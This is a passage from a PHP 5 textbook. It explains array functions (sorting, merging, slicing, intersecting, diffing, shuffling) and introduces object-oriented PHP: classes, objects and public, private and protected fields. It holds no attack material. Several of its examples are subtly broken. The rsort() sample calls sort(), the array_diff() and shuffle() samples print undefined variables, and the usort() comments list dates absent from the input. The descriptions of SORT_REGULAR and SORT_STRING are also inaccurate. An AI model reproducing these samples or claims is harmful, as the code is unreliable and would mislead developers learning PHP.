
    array_walk($_POST['keyword'],"sanitize_data");

?>
```

The result is that each value in the array is run through the `strip_tags()` function, which results in any HTML and PHP tags being deleted from the value. Of course, additional input checking would be necessary, but this should suffice to illustrate the utility of `array_walk()`.

■ **Note** If you're not familiar with PHP's form-handling capabilities, see Chapter 12.

---

array_reverse()

```
array array_reverse(array target [, boolean preserve_keys])
```

The array_reverse() function reverses the element order of the target array. If the optional preserve_keys parameter is set to TRUE, the key mappings are maintained. Otherwise, each newly rearranged value will assume the key of the value previously presiding at that position:

```
$states = array("Delaware","Pennsylvania","New Jersey");
print_r(array_reverse($states));
// Array ( [0] => New Jersey [1] => Pennsylvania [2] => Delaware )
```

Contrast this behavior with that resulting from enabling preserve_keys:

```
$states = array("Delaware","Pennsylvania","New Jersey");
print_r(array_reverse($states,1));
// Array ( [2] => New Jersey [1] => Pennsylvania [0] => Delaware )
```

Arrays with associative keys are not affected by preserve_keys; key mappings are always preserved in this case.

array_flip()

```
array array_flip(array target_array)
```

The array_flip() function reverses the roles of the keys and their corresponding values in the array target_array. An example follows:

```
$state = array("Delaware","Pennsylvania","New Jersey");
$state = array_flip($state);
print_r($state);
// Array ( [Delaware] => 0 [Pennsylvania] => 1 [New Jersey] => 2 )
```

Determining Array Size and Uniqueness

A few functions are available for determining the number of total and unique array values. These functions are introduced in this section.

count()

```
integer count(array input_array [, int mode])
```

The count() function returns the total number of values found in the input_array. If the optional mode parameter is enabled (set to 1), the array will be counted recursively, a feature useful when counting all elements of a multidimensional array. The first example counts the total number of vegetables found in the $garden array:

```
$garden = array("cabbage", "peppers", "turnips", "carrots");
echo count($garden);
```

This returns:

```
4
```

The next example counts both the scalar values and arrays found in `$locations`:

```
$locations = array("Italy","Amsterdam",array("Boston","Des Moines"),"Miami");
echo count($locations,1);
```

This returns:

```
6
```

You may be scratching your head at this outcome, because there appears to be only five elements in the array. The array entity holding "Boston" and "Des Moines" is counted as an item, just as its contents are.

■ **Note** The `sizeof()` function is an alias of `count()`. It is functionally identical.

array_count_values()

```
array array_count_values(array input_array)
```

The `array_count_values()` function returns an array consisting of associative key/value pairs. Each key represents a value found in the `input_array`, and its corresponding value denotes the frequency of that key's appearance (as a value) in the `input_array`. An example follows:

```
$states = array("Ohio","Iowa","Arizona","Iowa","Ohio");
$stateFrequency = array_count_values($states);
print_r($stateFrequency);
```

This returns:

```
Array ( [Ohio] => 2 [Iowa] => 2 [Arizona] => 1 )
```

array_unique()

```
array array_unique(array input_array)
```

The `array_unique()` function removes all duplicate values found in `input_array`, returning an array consisting of solely unique values. An example follows:

```
$states = array("Ohio","Iowa","Arizona","Iowa","Ohio");
$uniqueStates = array_unique($states);
print_r($uniqueStates);
```

This returns:

```
Array ( [0] => Ohio [1] => Iowa [2] => Arizona )
```

Sorting Arrays

To be sure, data sorting is a central topic of computer science. Anybody who's taken an entry-level programming class is well aware of sorting algorithms such as *bubble*, *heap*, *shell*, and *quick*. This subject rears its head so often during daily programming tasks that the process of sorting data is as common as creating an `if` conditional or a `while` loop. PHP facilitates the process by offering a multitude of useful functions capable of sorting arrays in a variety of manners. Those functions are introduced in this section.

■ **Tip** By default, PHP's sorting functions sort in accordance with the rules as specified by the English language. If you need to sort in another language, say French or German, you'll need to modify this default behavior by setting your locale using the `setlocale()` function.

sort()

```
void sort(array target_array [, int sort_flags])
```

The `sort()` function sorts the `target_array`, ordering elements from lowest to highest value. Note that it doesn't return the sorted array. Instead, it sorts the array "in place," returning nothing, regardless of outcome. The optional `sort_flags` parameter modifies the function's default behavior in accordance with its assigned value:

- `SORT_NUMERIC`: Sort items numerically. This is useful when sorting integers or floats.
- `SORT_REGULAR`: Sort items by their ASCII value. This means that B will come before a, for instance. A quick search online will produce several ASCII tables, so one isn't reproduced in this book.

- SORT_STRING: Sort items in a fashion that might better correspond with how a human might perceive the correct order. See natsort() for further information about this matter, introduced later in this section.

Consider an example. Suppose you wanted to sort exam grades from lowest to highest:

```
$grades = array(42,57,98,100,100,43,78,12);
sort($grades);
print_r($grades);
```

The outcome looks like this:

```
Array ( [0] => 12 [1] => 42 [2] => 43 [3] => 57 [4] => 78 [5] => 98
[6] => 100 [7] => 100 )
```

It's important to note that key/value associations are not maintained. Consider the following example:

```
$states = array("OH" => "Ohio", "CA" => "California", "MD" => "Maryland");
sort($states);
print_r($states);
```

Here's the output:

```
Array ( [0] => California [1] => Maryland [2] => Ohio )
```

To maintain these associations, use asort(), introduced later in this section.

natsort()

```
void natsort(array target_array)
```

The natsort() function is intended to offer a sorting mechanism comparable to the mechanisms that people normally use. The PHP manual offers an excellent example, borrowed here, of what our innate sorting strategies entail. Consider the following items: picture1.jpg, picture2.jpg, picture10.jpg, picture20.jpg. Sorting these items using typical algorithms results in the following ordering:

```
picture1.jpg, picture10.jpg, picture2.jpg, picture20.jpg
```

Certainly not what you might have expected, right? The natsort() function resolves this dilemma, sorting the target_array in the order you would expect, like so:

```
picture1.jpg, picture2.jpg, picture10.jpg, picture20.jpg
```

natcasesort()

```
void natcasesort(array target_array)
```

The function `natcasesort()` is functionally identical to `natsort()`, except that it is case insensitive. Returning to the file-sorting dilemma raised in the `natsort()` section, suppose that the pictures were named like this: `Picture1.JPG`, `picture2.jpg`, `PICTURE10.jpg`, `picture20.jpg`. The `natsort()` function would do its best, sorting these items like so:

```
PICTURE10.jpg, Picture1.JPG, picture2.jpg, picture20.jpg
```

The `natcasesort()` function resolves this idiosyncrasy, sorting as you might expect:

```
Picture1.jpg, PICTURE10.jpg, picture2.jpg, picture20.jpg
```

rsort()

```
void rsort(array target_array [, int sort_flags])
```

The `rsort()` function is identical to `sort()`, except that it sorts array items in reverse (descending) order. An example follows:

```
$states = array("Ohio","Florida","Massachusetts","Montana");
sort($states);
print_r($states)
// Array ( [0] => Ohio [1] => Montana [2] => Massachusetts [3] => Florida )
```

If the optional `sort_flags` parameter is included, then the exact sorting behavior is determined by its value, as explained in the `sort()` section.

asort()

```
void asort(array target_array [,integer sort_flags])
```

The `asort()` function is identical to `sort()`, sorting the `target_array` in ascending order, except that the key/value correspondence is maintained. Consider an array that contains the states in the order in which they joined the Union:

```
$state[0] = "Delaware";
$state[1] = "Pennsylvania";
$state[2] = "New Jersey";
```

Sorting this array using `sort()` causes the associative correlation to be lost, which is probably a bad idea. Sorting using `sort()` produces the following ordering:

```
Array ( [0] => Delaware [1] => New Jersey [2] => Pennsylvania )
```

However, sorting with `asort()` produces:

```
Array ( [0] => Delaware [2] => New Jersey [1] => Pennsylvania )
```

If you use the optional `sort_flags` parameter, the exact sorting behavior is determined by its value, as described in the `sort()` section.

array_multisort()

```
boolean array_multisort(array array [, mixed arg [, mixed arg2...]])
```

The `array_multisort()` function can sort several arrays at once, and can sort multidimensional arrays in a number of fashions, returning `TRUE` on success and `FALSE` otherwise. It takes as input one or more arrays, each of which can be followed by flags that determine sorting behavior. There are two categories of sorting flags: order and type. Each flag is described in Table 5-1.

Table 5-1. *array_multisort() Flags*

Flag	Type	Purpose
`SORT_ASC`	Order	Sort in ascending order
`SORT_DESC`	Order	Sort in descending order
`SORT_REGULAR`	Type	Compare items normally
`SORT_NUMERIC`	Type	Compare items numerically
`SORT_STRING`	Type	Compare items as strings

Consider an example. Suppose that you want to sort the surname column of a multidimensional array consisting of staff information. To ensure that the entire name (given-name surname) is sorted properly, you would then sort by the given name:

```
<?php
   $staff["givenname"][0] = "Jason";
   $staff["givenname"][1] = "Manny";
   $staff["givenname"][2] = "Gary";
   $staff["givenname"][3] = "James";
   $staff["surname"][0] = "Gilmore";
   $staff["surname"][1] = "Champy";
   $staff["surname"][2] = "Grisold";
   $staff["surname"][3] = "Gilmore";

   $res = array_multisort($staff["surname"],SORT_STRING,SORT_ASC,
                          $staff["givenname"],SORT_STRING,SORT_ASC);

   print_r($staff);
?>
```

This returns the following:

```
Array ( [givenname] => Array ( [0] => Manny [1] => James [2] => Jason [3] => Gary )

            [surname] => Array ( [0] => Champy [1] => Gilmore [2] =>
                                 Gilmore [3] => Grisold ) )
```

arsort()

```
void arsort(array array [, int sort_flags])
```

Like `asort()`, `arsort()` maintains key/value correlation. However, it sorts the array in reverse order. An example follows:

```
$states = array("Delaware","Pennsylvania","New Jersey");
arsort($states);
print_r($states);
// Array ( [1] => Pennsylvania [2] => New Jersey [0] => Delaware )
```

If the optional `sort_flags` parameter is included, the exact sorting behavior is determined by its value, as described in the `sort()` section.

ksort()

```
integer ksort(array array [,int sort_flags])
```

The `ksort()` function sorts the input array `array` by its keys, returning `TRUE` on success and `FALSE` otherwise. If the optional `sort_flags` parameter is included, then the exact sorting behavior is determined by its value, as described in the `sort()` section. Keep in mind that the behavior will be applied to key sorting but not to value sorting.

krsort()

```
integer krsort(array array [,int sort_flags])
```

The krsort() function operates identically to ksort(), sorting by key, except that it sorts in reverse (descending) order.

usort()

```
void usort(array array, callback function_name)
```

The usort() function offers a means for sorting an array by using a user-defined comparison algorithm, embodied within a function. This is useful when you need to sort data in a fashion not offered by one of PHP's built-in sorting functions.

The user-defined function must take as input two arguments and must return a negative integer, zero, or a positive integer, respectively, based on whether the first argument is less than, equal to, or greater than the second argument. Not surprisingly, this function must be made available to the same scope in which usort() is being called.

A particularly applicable example of where usort() comes in handy involves the ordering of American-format dates (month-day-year, as opposed to day-month-year ordering used by most other countries). Suppose that you want to sort an array of dates in ascending order:

```
<?php

$dates = array('10-10-2003', '2-17-2002', '2-16-2003', '1-01-2005', '10-10-2004');

sort($dates);
// Array ( [0] => 10-01-2002 [1] => 10-10-2003 [2] => 2-16-2003 [3] => 8-18-2002 )

natsort($dates);
// Array ( [2] => 2-16-2003 [3] => 8-18-2002 [1] => 10-01-2002 [0] => 10-10-2003 )

function DateSort($a, $b) {

    // If the dates are equal, do nothing.
    if($a == $b) return 0;

    // Disassemble dates
    list($amonth, $aday, $ayear) = explode('-',$a);
    list($bmonth, $bday, $byear) = explode('-',$b);

    // Pad the month with a leading zero if leading number not present
    $amonth = str_pad($amonth, 2, "0", STR_PAD_LEFT);
    $bmonth = str_pad($bmonth, 2, "0", STR_PAD_LEFT);

    // Pad the day with a leading zero if leading number not present
    $aday = str_pad($aday, 2, "0", STR_PAD_LEFT);
    $bday = str_pad($bday, 2, "0", STR_PAD_LEFT);
```

```
    // Reassemble dates
    $a = $ayear . $amonth . $aday;
    $b = $byear . $bmonth . $bday;

    // Determine whether date $a > $date b
    return ($a > $b) ? 1 : -1;
}

usort($dates, 'DateSort');

print_r($dates);
?>
```

This returns the desired result:

```
Array ( [0] => 8-18-2002 [1] => 10-01-2002 [2] => 2-16-2003 [3] => 10-10-2003 )
```

Merging, Slicing, Splicing, and Dissecting Arrays

This section introduces a number of functions that are capable of performing somewhat more complex array-manipulation tasks, such as combining and merging multiple arrays, extracting a cross-section of array elements, and comparing arrays.

array_combine()

```
array array_combine(array keys, array values)
```

The `array_combine()` function produces a new array consisting of keys residing in the input parameter array `keys`, and corresponding values found in the input parameter array `values`. Note that both input arrays must be of equal size, and that neither can be empty. An example follows:

```
$abbreviations = array("AL","AK","AZ","AR");
$states = array("Alabama","Alaska","Arizona","Arkansas");
$stateMap = array_combine($abbreviations,$states);
print_r($stateMap);
```

This returns:

```
Array ( [AL] => Alabama [AK] => Alaska [AZ] => Arizona [AR] => Arkansas )
```

array_merge()

```
array array_merge(array input_array1, array input_array2 [..., array input_arrayN])
```

The array_merge() function appends arrays together, returning a single, unified array. The resulting array will begin with the first input array parameter, appending each subsequent array parameter in the order of appearance. If an input array contains a string key that already exists in the resulting array, that key/value pair will overwrite the previously existing entry. This behavior does not hold true for numerical keys, in which case the key/value pair will be appended to the array. An example follows:

```
$face = array("J","Q","K","A");
$numbered = array("2","3","4","5","6","7","8","9");
$cards = array_merge($face, $numbered);
shuffle($cards);
print_r($cards);
```

This returns something along the lines of the following (your results will vary because of the shuffle):

```
Array ( [0] => 8 [1] => 6 [2] => K [3] => Q [4] => 9 [5] => 5
        [6] => 3 [7] => 2 [8] => 7 [9] => 4 [10] => A [11] => J )
```

array_merge_recursive()

```
array array_merge_recursive(array input_array1, array input_array2 [, array...])
```

The array_merge_recursive() function operates identically to array_merge(), joining two or more arrays together to form a single, unified array. The difference between the two functions lies in the way that this function behaves when a string key located in one of the input arrays already exists within the resulting array. array_merge() will simply overwrite the preexisting key/value pair, replacing it with the one found in the current input array. array_merge_recursive() will instead merge the values together, forming a new array with the preexisting key as its name. An example follows:

```
$class1 = array("John" => 100, "James" => 85);
$class2 = array("Micky" => 78, "John" => 45);
$classScores = array_merge_recursive($class1, $class2);
print_r($classScores);
```

This returns the following:

```
Array ( [John] => Array ( [0] => 100 [1] => 45 ) [James] => 85 [Micky] => 78 )
```

Note that the key "John" now points to a numerically indexed array consisting of two scores.

array_slice()

```
array array_slice(array input_array, int offset [, int length])
```

The array_slice() function returns the section of input_array, starting at the key offset and ending at position offset + length. A positive offset value will cause the slice to begin that

many positions from the beginning of the array, while a negative `offset` value will start the slice that many positions from the end of the array. If the optional `length` parameter is omitted, the slice will start at `offset` and end at the last element of the array. If `length` is provided and is positive, it will end at `offset` + `length` positions from the beginning of the array. Conversely, if `length` is provided and is negative, it will end at `count(input_array)` – `length` positions from the end of the array. Consider an example:

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "California", "Colorado", "Connecticut");
$subset = array_slice($states, 4);
print_r($subset);
```

This returns:

```
Array ( [0] => California [1] => Colorado [2] => Connecticut )
```

Consider a second example, this one involving a negative length:

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "California", "Colorado", "Connecticut");
$subset = array_slice($states, 2, -2);
print_r($subset);
```

This returns:

```
Array ( [0] => Arizona [1] => Arkansas [2] => California )
```

array_splice()

```
array array_splice(array input, int offset [, int length [, array replacement]])
```

The `array_splice()` function removes all elements of an array, starting at `offset` and ending at position `offset` + `length`, and will return those removed elements in the form of an array. A positive `offset` value will cause the splice to begin that many positions from the beginning of the array, while a negative `offset` will start the splice that many positions from the end of the array. If the optional `length` parameter is omitted, all elements from the offset position to the conclusion of the array will be removed. If `length` is provided and is positive, the splice will end at `offset` + `length` positions from the beginning of the array. Conversely, if `length` is provided and is negative, the splice will end at `count(input_array)` – `length` positions from the end of the array. An example follows:

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "California", "Connecticut");
$subset = array_splice($states, 4);
print_r($states);
print_r($subset);
```

This produces:

```
Array ( [0] => Alabama [1] => Alaska [2] => Arizona [3] => Arkansas )
Array ( [0] => California [1] => Connecticut )
```

You can use the optional parameter `replacement` to specify an array that will replace the target segment. An example follows:

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "California", "Connecticut");
$subset = array_splice($states, 2, -1, array("New York", "Florida"));
print_r($states);
```

This returns the following:

```
Array ( [0] => Alabama [1] => Alaska [2] => New York
        [3] => Florida [4] => Connecticut )
```

array_intersect()

`array array_intersect(array` *`input_array1`*`, array` *`input_array2`* `[, array...])`

The `array_intersect()` function returns a key-preserved array consisting only of those values present in `input_array1` that are also present in each of the other input arrays. An example follows:

```
$array1 = array("OH","CA","NY","HI","CT");
$array2 = array("OH","CA","HI","NY","IA");
$array3 = array("TX","MD","NE","OH","HI");
$intersection = array_intersect($array1, $array2, $array3);
print_r($intersection);
```

This returns:

```
Array ( [0] => OH [3] => HI )
```

Note that `array_intersect()` considers two items to be equal only if they also share the same datatype.

array_intersect_assoc()

`array array_intersect(array` *`input_array1`*`, array` *`input_array2`* `[, array...])`

The function `array_intersect_assoc()` operates identically to `array_intersect()`, except that it also considers array keys in the comparison. Therefore, only key/value pairs located in

input_array1 that are also found in all other input arrays will be returned in the resulting array. An example follows:

```
$array1 = array("OH" => "Ohio", "CA" => "California", "HI" => "Hawaii");
$array2 = array("50" => "Hawaii", "CA" => "California", "OH" => "Ohio");
$array3 = array("TX" => "Texas", "MD" => "Maryland", "OH" => "Ohio");
$intersection = array_intersect_assoc($array1, $array2, $array3);
print_r($intersection);
```

This returns:

```
Array ( [OH] => Ohio )
```

Note that Hawaii was not returned because the corresponding key in $array2 is "50" rather than "HI" (as is the case in the other two arrays.)

array_diff()

```
array array_diff(array input_array1, array input_array2 [, array...])
```

The function array_diff() returns those values located in input_array1 that are not located in any of the other input arrays. This function is essentially the opposite of array_intersect(). An example follows:

```
$array1 = array("OH","CA","NY","HI","CT");
$array2 = array("OH","CA","HI","NY","IA");
$array3 = array("TX","MD","NE","OH","HI");
$diff = array_diff($array1, $array2, $array3);
print_r($intersection);
```

This returns:

```
Array ( [0] => CT )
```

array_diff_assoc()

```
array array_diff_assoc(array input_array1, array input_array2 [, array...])
```

The function array_diff_assoc() operates identically to array_diff(), except that it also considers array keys in the comparison. Therefore only key/value pairs located in input_array1, and not appearing in any of the other input arrays, will be returned in the result array. An example follows:

```
$array1 = array("OH" => "Ohio", "CA" => "California", "HI" => "Hawaii");
$array2 = array("50" => "Hawaii", "CA" => "California", "OH" => "Ohio");
$array3 = array("TX" => "Texas", "MD" => "Maryland", "KS" => "Kansas");
$diff = array_diff_assoc($array1, $array2, $array3);
print_r($diff);
```

This returns:

```
Array ( [HI] => Hawaii )
```

Other Useful Array Functions

This section introduces a number of array functions that perhaps don't easily fall into one of the prior sections but are nonetheless quite useful.

array_rand()

```
mixed array_rand(array input_array [, int num_entries])
```

The `array_rand()` function will return one or more keys found in `input_array`. If you omit the optional `num_entries` parameter, only one random value will be returned. You can tweak the number of returned random values by setting `num_entries` accordingly. An example follows:

```
$states = array("Ohio" => "Columbus", "Iowa" => "Des Moines",
                "Arizona" => "Phoenix");
$randomStates = array_rand($states, 2);
print_r($randomStates);
```

This returns:

```
Array ( [0] => Arizona [1] => Ohio )
```

shuffle()

```
void shuffle(array input_array)
```

The `shuffle()` function randomly reorders the elements of `input_array`. Consider an array containing values representing playing cards:

```
$cards = array("jh","js","jd","jc","qh","qs","qd","qc",
               "kh","ks","kd","kc","ah","as","ad","ac");
// shuffle the cards
shuffle($cards);
print_r($positions);
```

This returns something along the lines of the following (your results will vary because of the shuffle):

```
Array ( [0] => js [1] => ks [2] => kh [3] => jd
            [4] => ad [5] => qd [6] => qc [7] => ah
            [8] => kc [9] => qh [10] => kd [11] => as
            [12] => ac [13] => jc [14] => jh [15] => qs )
```

array_sum()

```
mixed array_sum(array input_array)
```

The `array_sum()` function adds all the values of `input_array` together, returning the final sum. Of course, the values should be either integers or floats. If other datatypes (a string, for example) are found in the array, they will be ignored. An example follows:

```
<?php
    $grades = array(42,"hello",42);
    $total = array_sum($grades);
    print $total;
?>
```

This returns:

```
84
```

array_chunk()

```
array array_chunk(array input_array, int size [, boolean preserve_keys])
```

The `array_chunk()` function breaks `input_array` into a multidimensional array comprised of several smaller arrays consisting of `size` elements. If the `input_array` can't be evenly divided by `size`, the last array will consist of fewer than `size` elements. Enabling the optional parameter `preserve_keys` will preserve each value's corresponding key. Omitting or disabling this parameter results in numerical indexing starting from zero for each array. An example follows:

```
$cards = array("jh","js","jd","jc","qh","qs","qd","qc",
               "kh","ks","kd","kc","ah","as","ad","ac");
// shuffle the cards
shuffle($cards);
// Use array_chunk() to divide the cards into four equal "hands"
$hands = array_chunk($cards, 4);
print_r($hands);
```

This returns the following (your results will vary because of the shuffle):

```
Array ( [0] => Array ( [0] => jc [1] => ks [2] => js [3] => qd )
            [1] => Array ( [0] => kh [1] => qh [2] => jd [3] => kd )
            [2] => Array ( [0] => jh [1] => kc [2] => ac [3] => as )
            [3] => Array ( [0] => ad [1] => ah [2] => qc [3] => qs ) )
```

Summary

Arrays play an indispensable role in programming, and are ubiquitous in every imaginable type of application, Web-based or not. The purpose of this chapter was to bring you up to speed regarding many of the PHP functions that will make your programming life much easier as you deal with these arrays.

The next chapter focuses on yet another very important topic: object-oriented programming. This topic has a particularly special role in PHP 5, because the process has been entirely redesigned for this major release.

CHAPTER 6

Object-Oriented PHP

This chapter and the next introduce what is surely PHP 5's shining star: the vast improvements and enhancements to PHP's object-oriented functionality. If you've used PHP prior to version 5, you may be wondering what the buzz is all about. After all, PHP 4 offered object-oriented capabilities, right? Although the answer to this question is technically yes, version 4's object-oriented functionality was rather hobbled. Although the very basic premises of object-oriented programming (OOP) were offered in version 4, several deficiencies existed, including:

- An unorthodox object-referencing methodology
- No means for setting the scope (public, private, protected, abstract) of fields and methods
- No standard convention for naming constructors
- Absence of object destructors
- Lack of an object-cloning feature
- Lack of support for interfaces

In fact, PHP 4's adherence to the traditional OOP model is so bad that in Jason's first book, *A Programmer's Introduction to PHP 4.0,* he devoted more time to demonstrating hacks than to actually introducing useful OOP features. Thankfully, version 5 eliminates all of the aforementioned hindrances, offering substantial improvements over the original implementation, as well as a bevy of new OOP features. This chapter and the following aim to introduce these new features and enhanced functionality. Before doing so, however, this chapter briefly discusses the advantages of the OOP development model.

Note While this and the following chapter serve to provide you with an extensive introduction to PHP's OOP features, a thorough treatment of their ramifications for the PHP developer is actually worthy of an entire book. Conveniently, Matt Zandstra's *PHP 5 Objects, Patterns, and Practice* (Apress, 2004) covers the topic in considerable detail, accompanied by a fascinating introduction to implementing design patterns with PHP and an overview of key development tools such as Phing, PEAR, and phpDocumentor.

The Benefits of OOP

The birth of object-oriented programming represented a major paradigm shift in development strategy, refocusing attention on an application's data rather than its logic. To put it another way, OOP shifts the focus from a program's procedural events toward the real-life entities it ultimately models. The result is an application that closely resembles the world around us.

This section examines three of OOP's foundational concepts: *encapsulation*, *inheritance,* and *polymorphism*. Together, these three ideals form the basis for the most powerful programming model yet devised.

Encapsulation

Programmers are typically rabidly curious individuals. We enjoy taking things apart and learning how all of the little pieces work together. Although mentally gratifying, attaining such in-depth knowledge of an item's inner workings isn't a requirement. For example, millions of people use a computer every day, yet few know how it actually works. The same idea applies to automobiles, microwaves, televisions, and any number of commonplace items. We can get away with such ignorance through the use of interfaces. For example, you know that turning the radio dial allows you to change radio stations; never mind the fact that what you're actually doing is telling the radio to listen to the signal transmitted at a particular frequency, a feat accomplished using a demodulator. Failing to understand this process does not prevent you from using the radio, because the interface takes care to hide such details. The practice of separating the user from the true inner workings of an application through well-known interfaces is known as *encapsulation*.

Object-oriented programming promotes the same notion of hiding the inner workings of the application, by making available well-defined interfaces from which each application component can be accessed. Rather than get bogged down in the gory details, OOP-minded developers design each application component so that it is independent from the others, which not only encourages reuse but also enables the developer to assemble components like a puzzle rather than tightly lash, or *couple*, them together. These well-defined interfaces are known as *objects*. Objects are created from a template known as a *class,* which is used to embody both the data and the behavior you would expect of a particular entity. Classes expose certain behaviors through functions known as *methods,* which in turn are used to manipulate class characteristics, known as *fields*. This strategy offers several advantages:

- The developer can change the application implementation without affecting the object user, because the user's only interaction with the object is via its interface.
- The potential for user error is reduced, because of the control exercised over the user's interaction with the application.

Inheritance

The many objects constituting our environment can be modeled using a fairly well-defined set of rules. Take, for example, the concept of an employee. Let's begin by loosely defining an employee as somebody who contributes to the common goals of an organization. All employees share a common set of characteristics: a name, employee ID, and wage, for instance. However, there are many different classes of employees: clerks, supervisors, cashiers, and chief executive

offers, among others, each of which likely possesses some superset of those characteristics defined by the generic employee definition. In object-oriented terms, these various employee classes *inherit* the general employee definition, including all of the characteristics and behaviors that contribute to this definition. In turn, each of these specific employee classes could, in turn, be inherited by yet another, more specific class. For example, the "clerk" type might be inherited by a day clerk and a night clerk, each of which inherits all traits specified by both the employee definition and the clerk definition. Building on this idea, you could then later create a "human" class, and then make the "employee" class a subclass of human. The effect would be that the employee class and all of its derived classes (clerk, cashier, CEO, and so on) would immediately inherit all characteristics and behaviors defined by human.

The object-oriented development methodology places great stock in the concept of inheritance. This strategy promotes code reusability, because it assumes that one will be able to use well-designed classes (i.e. classes that are sufficiently abstract to allow for reuse) within numerous applications.

Polymorphism

Polymorphism, a term originating from the Greek language that means "having multiple forms," is perhaps the coolest feature of OOP. Simply defined, polymorphism defines OOP's ability to redefine, or morph, a class's characteristic or behavior depending upon the context in which it is used. This is perhaps best explained with an example.

Returning to the employee example, suppose that a behavior titled `clock_in` was included within the employee definition. For employees of class clerk, this behavior might involve actually using a time clock to timestamp a card. For other types of employees, "programmers" for instance, clocking in might involve signing on to the corporate network. Although both classes derive this behavior from the employee class, the actual implementation of each is dependent upon the context in which "clocking in" is implemented. This is the power of polymorphism.

These three key OOP concepts, encapsulation, inheritance, and polymorphism, are touched upon as they apply to PHP's OOP implementation through this chapter and the next.

Key OOP Concepts

This section introduces key object-oriented implementation concepts, including PHP-specific examples.

Classes

Our everyday environment consists of innumerable entities: plants, people, vehicles, food…we could go on for hours just listing them. Each entity is defined by a particular set of characteristics and behaviors that ultimately serves to define the entity for what it is. For example, a vehicle might be defined as having characteristics such as color, number of tires, make, model, and capacity, and having behaviors such as stop, go, turn, and honk horn. In the vocabulary of OOP, such an embodiment of an entity's defining attributes and behaviors is known as a *class*.

Classes are intended to represent those real-life items that you'd like to manipulate within an application. For example, if you wanted to create an application for managing a public library, you'd probably want to include classes representing books, magazines, employees, special events, patrons, and anything else that would require oversight. Each of these entities

embodies a certain set of characteristics and behaviors, better known in OOP as *fields* and *methods*, respectively, that defines the entity as what it is. PHP's generalized class creation syntax follows:

```
class classname
{
     // Field declarations defined here
     // Method declarations defined here
}
```

Listing 6-1 depicts a class representing employees.

Listing 6-1. *Class Creation*

```
class Staff
{
    private $name;
    private $title;
    protected $wage;
    protected function clockIn() {
        echo "Member $this->name clocked in at ".date("h:i:s");
    }
    protected function clockOut() {
        echo "Member $this->name clocked out at ".date("h:i:s");
    }
}
```

Titled `Staff`, this class defines three fields, `name`, `title`, and `wage`, in addition to two methods, `clockIn` and `clockOut`. Don't worry if you're not familiar with some of the grammar and syntax (`private`/`protected` and `$this`, particularly); each of these topics is covered in detail later in the chapter.

Objects

A class is quite similar to a recipe, or template, that defines both the characteristics and behavior of a particular concept or tangible item. This template provides a basis from which you can create specific instances of the entity the class models, better known as *objects*. For example, an employee management application may include a `Staff` class, which serves as the template for managing employee information. Based on these specifications, you can create and maintain specific instances of the `staff` class, `Sally` and `Jim`, for example.

■ **Note** The practice of creating objects based on predefined classes is often referred to as class instantiation.

Objects are created using the `new` keyword, like this:

```
$employee = new Staff();
```

Once the object is created, all of the characteristics and behaviors defined within the class are made available to the newly instantiated object. Exactly how this is accomplished is revealed in the following sections.

Fields

Fields are attributes that are intended to describe some aspect of a class. They are quite similar to normal PHP variables, except for a few minor differences, which you'll learn about in this section. You'll also learn how to declare and invoke fields, and read all about field scopes.

Declaring Fields

The rules regarding field declaration are quite similar to those in place for variable declaration: essentially, there are none. Because PHP is a loosely typed language, fields don't even necessarily need to be declared; they can simply be created and assigned simultaneously by a class object, although you'll rarely want to do that. Instead, common practice is to declare fields at the beginning of the class. Optionally, you can assign them initial values at this time. An example follows:

```
class Staff
{
    public $name = "Lackey";
    private $wage;
}
```

In this example, the two fields, `name` and `wage`, are prefaced with a scope descriptor (`public` or `private`), a common practice when declaring fields. Once declared, each field can be used under the terms accorded to it by the scope descriptor. If you don't know what role scope plays in class fields, don't worry; that topic is covered later in this chapter.

Invoking Fields

Fields are referred to using the `->` operator and, unlike variables, are not prefaced with a dollar sign. Furthermore, because a field's value typically is specific to a given object, it is correlated to said object like this:

```
$object->field
```

For example, the `Staff` class described at the beginning of this chapter included the fields `name`, `title`, and `wage`. If you created an object named `$employee` of type `Staff`, you would refer to these fields like this:

```
$employee->name
$employee->title
$employee->wage
```

When you refer to a field from within the class in which it is defined, it is still prefaced with the `->` operator, although instead of correlating it to the class name, you use the `$this` keyword. `$this` implies that you're referring to the field residing in the same class in which the field is being accessed or manipulated. Therefore, if you were to create a method for setting the name field in the aforementioned `Staff` class, it might look like this:

```
function setName($name)
{
    $this->name = $name;
}
```

Field Scopes

PHP supports five class field scopes: *public, private, protected, final,* and *static.* The first four are introduced in this section, and the static scope is introduced in the later section, "Static Class Members."

Public

You can declare fields in the public scope by prefacing the field with the keyword `public`. An example follows:

```
class Staff
{
    public $name;
    /* Other field and method declarations follow... */
}
```

Public fields can then be manipulated and accessed directly by a corresponding object, like so:

```
$employee = new Staff();
$employee->name = "Mary Swanson";
$name = $employee->name;
echo "New staff member: $name";
```

Not surprisingly, executing this code produces:

```
New staff member: Mary Swanson
```

Although this might seem like a logical means for maintaining class fields, public fields are actually generally considered taboo to OOP, and for good reason. The reason for shunning such an implementation is that such direct access robs the class of a convenient means for enforcing any sort of data validation. For example, nothing would prevent the user from assigning `name` like so:

```
$employee->name = "12345";
```

This is certainly not the kind of input you were expecting. To prevent such mishaps from occurring, two solutions are available. One solution involves encapsulating the data within the object, making it available only via a series of interfaces, known as *public methods.* Data encapsulated in this way is said to be private in scope. The second recommended solution involves the use of *properties,* and is actually quite similar to the first solution, although it is a tad more convenient in most cases. Private scoping is introduced next, whereas properties are discussed in the later section, "Properties."

Private

Private fields are only accessible from within the class in which they are defined. An example follows:

```
class Staff
{
    private $name;
    private $telephone;
}
```

Fields designated as private are not directly accessible by an instantiated object, nor are they available to subclasses. If you want to make these fields available to subclasses, consider using the protected scope instead, introduced next. Instead, private fields must be accessed via publicly exposed interfaces, which satisfies one of OOP's main tenets introduced at the beginning of this chapter: encapsulation. Consider the following example, in which a private field is manipulated by a public method:

```
<?php
   class Staff
   {
      private $name;
      public function setName($name) {
         $this->name = $name;
      }
   }
   $staff = new Staff;
   $staff->setName("Mary");
?>
```

Encapsulating the management of such fields within a method enables the developer to maintain tight control over how that field is set. For example, you could add to the `setName()` method's capabilities, to validate that the name is set to solely alphabetical characters and to ensure that it isn't blank. This strategy is much more reliable than leaving it to the end user to provide valid information.

Protected

Just like functions often require variables intended for use only within the function, classes can include fields used for solely internal purposes. Such fields are deemed *protected,* and are prefaced accordingly. An example follows:

```
class Staff
{
     protected $wage;
}
```

